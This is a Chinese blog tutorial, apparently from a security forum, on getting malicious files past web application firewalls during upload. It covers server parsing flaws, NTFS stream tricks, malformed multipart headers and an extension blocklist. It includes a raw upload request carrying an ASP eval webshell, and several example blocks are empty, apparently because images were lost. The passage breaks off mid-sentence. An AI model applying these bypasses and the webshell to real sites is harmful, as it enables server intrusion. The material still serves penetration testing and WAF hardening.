【独家连载】我的WafBypass之道（upload篇）

- Author：Tr3jer_CongRong
- Blog：www.Thinkings.org
- 第一篇《【独家连载】我的WafBypass之道（SQL注入篇）》地址：https://xianzhi.aliyun.com/forum/read/349.html

0x00 前言

> 玩waf当然也要讲究循序渐进，姊妹篇就写文件上传好了，感觉也就SQLi和Xss的WafBypass最体现发散性思维的，而文件上传、免杀、权限提升这几点的Bypass更需要的是实战的经验。本文内容为沉淀下来的总结以及一些经典案例。想到哪写到哪，所以可能不是很全。创造姿势不易，且行且珍惜。（案例图不好上，毕竟是upload的Bypass，就直接上姿势）

阅读此文你会发现新老姿势都有，因为我是想系统的写一写，文件上无非就是结合各种特性或waf缺陷。辍写时想过一个问题，如何归拢哪些属于文件上传Bypass的范畴？打个比方：

```
上传正常.jpg的图片 #成功
上传正常.php #拦截
绕过.php文件的filename后进行上传 #成功
使用绕过了filename的姿势上传恶意.php #拦截
```

以上这么个逻辑通常来讲是waf检测到了正文的恶意内容。再继续写的话就属于免杀的范畴了，过于模糊并且跑题了，并不是真正意义上的文件上传Bypass，那是写不完的。

0x01 搞起

上传文件（歪脖骚）时waf会检查哪里？

```
请求的url
Boundary边界
MIME类型
```

文件扩展名
文件内容

常见扩展名黑名单：

```
asp|asa|cer|cdx|aspx|ashx|ascx|asax
php|php2|php3|php4|php5|asis|htaccess
htm|html|shtml|pwml|phtml|phtm|js|jsp
vbs|asis|sh|reg|cgi|exe|dll|com|bat|pl|cfc|cfm|ini
```

个人写的“稍微”全一点，实际上waf的黑名单就不一定这么全了。

测试时的准备工作：

- 什么语言？什么容器？什么系统？都什么版本？
- 上传文件都可以上传什么格式的文件？还是允许上传任意类型？
- 上传的文件会不会被重命名或者二次渲染？


0x02 容器特性

> 有些很老的特性其实也是最开始绕waf的基础，这里就一笔带过了。

Apache1.X 2.X解析漏洞：


Apache在以上版本中，解析文件名的方式是从后向前识别扩展名，直到遇见Apache可识别的扩展名为止。

Win2k3 + APACHE2.0.59 + PHP




IIS6.0两个解析缺陷：

- 目录名包含 .asp 、 .asa 、 .cer 的话，则该目录下的所有文件都将按照asp解析。例如：



- 文件名中如果包含 .asp;、 .asa;、 .cer;则优先使用asp解析。例如：



有一点需要注意，如果程序会将上传的图片进行重命名的话就gg了。

Nginx解析漏洞：

- Nginx 0.5.*

- Nginx 0.6.*
- Nginx 0.7 <= 0.7.65
- Nginx 0.8 <= 0.8.37

以上Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%00.php进行请求。

- Nginx 0.8.41 – 1.5.6：

以上Nginx容器的版本下，上传一个在waf白名单之内扩展名的文件shell.jpg，然后以shell.jpg%20%00.php进行请求。

PHP CGI解析漏洞：


```
IIS 7.0/7.5
Nginx < 0.8.3
```

以上的容器版本中默认php配置文件cgi.fix_pathinfo=1时，上传一个存在于白名单的扩展名文件shell.jpg，在请求时以shell.jpg/shell.php请求，会将shell.jpg以php来解析。

多个Content-Disposition：

在IIS的环境下，上传文件时如果存在多个Content-Disposition的话，IIS会取第一个Content-Disposition中的值作为接收参数，而如果waf只是取最后一个的话便会被绕过。

Win2k8 + IIS7.0 + PHP




请求正文格式问题：

```
Content-Disposition: form-data; name="file1"; filename="shell.asp"
Content-Type: application/octet-stream
```


正常的upload请求都是以上这样，然而这个格式也并非强制性的，在IIS6.0下如果我们换一种书写方式，把filename放在其他地方：

Win2k3 + IIS6.0 + ASP



结合.htaccess指定某些文件使用php来解析：


这个方法通常用于绕过waf黑名单的，配置该目录下所有文件都将其使用php来解析：



0x03 系统特性


Windows特殊字符：

当我们上传一个文件的filename为shell.php{%80-%99}时：



waf可能识别为.php{%80-%99}，就会导致被绕过。

Win2k8 + IIS7.0 + PHP



exee扩展名：

上传.exe文件通常会被waf拦截，如果使用各种特性无用的话，那么可以把扩展名改为.exee再进行上传。


NTFS ADS特性：

ADS是NTFS磁盘格式的一个特性，用于NTFS交换数据流。在上传文件时，如果waf对请求正文的 `filename` 匹配不当的话可能会导致绕过。

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

Windows在创建文件时，在文件名末尾不管加多少点都会自动去除，那么上传时filename可以这么写 `shell.php.....` 也可以这么写 `shell.php::$DATA.....` 。

Win2k8 + IIS7.0 + PHP



0x04 waf缺陷

匹配过于严谨：


- 一个空格导致安全狗被绕过：

  Content-Type: multipart/form-data; boundary=——————————4714631421141173021852555099

尝试在boundary后面加个空格或者其他可被正常处理的字符：

```
boundary =----------------------------4714631421141173021852555099
```

Win2k3 + IIS6.0 + ASP



- 以上也能说明一个问题，安全狗在上传文件时匹配各个参数都十分严谨，不过IIS6.0以上也变的严谨了，再看看其他的地方：

每次文件上传时的Boundary边界都是一致的：


```
Content-Type: multipart/form-data; boundary=----------------------
----471463142114117302185255509
Content-Length: 253

----------------------------471463142114117302185255509
Content-Disposition: form-data; name="file1"; filename="shell.asp"
Content-Type: application/octet-stream

<%eval request("a")%>
----------------------------471463142114117302185255509--
```


但如果容器在处理的过程中并没有严格要求一致的话